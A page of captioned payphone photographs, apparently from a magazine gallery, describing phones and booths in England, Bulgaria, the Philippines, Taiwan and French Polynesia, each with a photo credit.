
Global Payphones (also with screens)



England. This is a model known as the Contour 400 and it's in a somewhat sorry state in Devon. The humble screen is overshadowed by the devastation.

Photo by Rob Purvis


Global Payphones (also with screens)



Bulgaria. From Sofia, this squat little phone has one of the aforementioned wide screens and not much else.

Photo by IFo Hancroft


Pacific Payphones



Phillipines. Seen in Dumaguete, this rather weird booth and phone somehow appear both modern and ancient at the same time.

Photo by HB


Pacific Payphones



Taiwan. This standard phone, operated by Chunghwa Telecom, is found throughout the country. Two interesting dialing codes: Domestic Violence Prevention (113) and Anti-Fraud (165).

Photo by Nick Montoya


Pacific Payphones



Phillipines. PLDT used to be known as the Philippine Long Distance Telephone Company until this year and it was run by GTE from 1928 to 1967. This is one of its standard payphones, spotted in Manila.


Photo by HB

Pacific Payphones



French Polynesia. This blue card model was found in Tahiti and is run by OPT, the government owned phone company.
Photo by Pro

